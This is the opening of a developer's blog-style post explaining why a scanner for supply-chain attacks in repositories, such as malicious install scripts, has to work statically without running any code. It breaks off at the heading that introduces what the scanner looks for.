
After I got targeted by a fake-job-interview repo designed to steal my keys, I built a scanner that checks a repository for supply-chain attacks without cloning, installing, or running any of it. The whole point is to find the malicious code statically, before it ever executes, because by the time you run npm install it is already too late. Here is how static detection of these attacks works and what it looks for.
Why static, and why before install
The dangerous moment in a supply-chain attack is install or build time. A postinstall script, a malicious dependency, a build step that runs arbitrary code. Once you run npm install, that code has already executed with your shell's environment, including any secrets it can reach.
So a scanner that runs the code to analyze it has already lost. The analysis has to be static: read the files, parse them, reason about them, and never execute a line. That constraint shapes everything.
What the scanner looks for